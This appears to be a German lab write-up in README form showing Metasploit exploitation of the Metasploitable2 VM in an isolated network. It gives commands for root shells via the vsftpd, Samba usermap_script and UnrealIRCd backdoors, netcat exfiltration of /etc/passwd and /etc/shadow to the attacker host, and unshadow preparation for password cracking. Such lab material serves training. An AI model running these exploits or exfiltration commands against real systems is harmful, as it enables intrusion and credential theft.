
 ethicalhackinglabs/metasploitable2-exploitation-metasploit
Komplette Metasploit exploitation walkthrough gegen Metasploitable2 — vsftpd backdoor, Samba CVE-2007-2447, UnrealIRCd backdoor, Netcat exfiltration und Vorbereitung zum Knacken von Anmeldeinformationen.

Ein praktischer Leitfaden zur Ausnutzung mit dem Metasploit Framework – von der PostgreSQL-Datenbankeinrichtung und db_nmap-Scans über drei Root-Shells via vsftpd, Samba und UnrealIRCd bis zur Exfiltration von Anmeldedaten mit Netcat.
Dieses Repository dokumentiert einen vollständigen Metasploit-Einsatz gegen Metasploitable2 in einer isolierten VirtualBox-Umgebung. Behandelte Themen:
db_nmap, um Scanergebnisse direkt in der Datenbank zu speichernusermap_script-Befehlseinschleusung)/etc/passwd und /etc/shadow über Netcat und Zusammenführen mit unshadow| Maschine | Rolle | IP-Adresse |
|---|---|---|
| Kali Linux 2026.1 | Angreifer | 192.168.1.4 |
| Metasploitable2 | Ziel | 192.168.1.3 |
Netzwerk: 192.168.1.0/24 – vollständig isoliertes NAT-Netzwerk in VirtualBox.
# Start PostgreSQL and initialize the database (one time only)
sudo systemctl start postgresql
sudo msfdb init

# Launch Metasploit
msfconsole

msf6> db_status           # Verify: Connected to msf. Connection type: postgresql.
msf6> workspace -a 178-metasploitable2
msf6> workspace           # Confirm active workspace

msf6> db_nmap -A 192.168.1.0/24 -n

msf6> hosts
msf6> services


Zwei FTP-Server auf Metasploitable2 gefunden:
| Port | Dienst | Info |
|---|---|---|
| 21/tcp | ftp | vsftpd 2.3.4 |
| 2121/tcp | ftp | ProFTPD 1.3.1 |

Im Juli 2011 wurde das vsftpd 2.3.4-Quellarchiv kompromittiert – eine Hintertür wurde eingefügt, die eine Root-Shell auf Port 6200 öffnet, wenn der FTP-Benutzername :) enthält. CVE: CVE-2011-2523. Code-Diff: https://pastebin.com/AetT9sS5
msf6> search type:exploit name:vsftpd
# Result: exploit/unix/ftp/vsftpd_234_backdoor  (rank: excellent)

msf6> use exploit/unix/ftp/vsftpd_234_backdoor
msf6> info



msf6> set RHOSTS 192.168.1.3
msf6> set RPORT 21
msf6> set LHOST 192.168.1.4
msf6> exploit

meterpreter> shell
whoami          # root
uname -a        # Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

Gehashte Passwörter extrahieren:
cat /etc/shadow | grep '$1'

Samba-Versionen 3.0.0–3.0.25rc3 übergeben Shell-Metazeichen im Benutzernamenfeld direkt an /bin/sh über die Option username map script – bevor eine Authentifizierung stattfindet. Metasploitable2 läuft mit Samba 3.0.20-Debian.

msf6> search type:exploit name:samba
# ~7 exploits found

msf6> use exploit/multi/samba/usermap_script
msf6> info


msf6> set RHOSTS 192.168.1.3
msf6> exploit


whoami          # root
smbd --version  # Version 3.0.20-Debian
Tab 2 – Kali (Empfang):
nc -l -p 4567 > passwd.txt
Tab 1 – Exploit-Shell (Sendend):
cat /etc/passwd | nc 192.168.1.4 4567


Wiederholen für /etc/shadow, dann zusammenführen:
unshadow passwd.txt shadow.txt > metasploitable_logins.txt
cat metasploitable_logins.txt
UnrealIRCd 3.2.8.1 wurde mit einer Hintertür im Quellcode ausgeliefert. Das Senden von AB an Port 6667 führt dazu, dass der Server jeden folgenden Befehl als root ausführt – keine Authentifizierung erforderlich.
msf6> use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6> set payload cmd/unix/bind_netcat
msf6> set RHOSTS 192.168.1.3
msf6> set LHOST 192.168.1.4
msf6> set RPORT 6667
msf6> exploit


whoami   # root
uname -a # Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
Erforderliche Optionen:
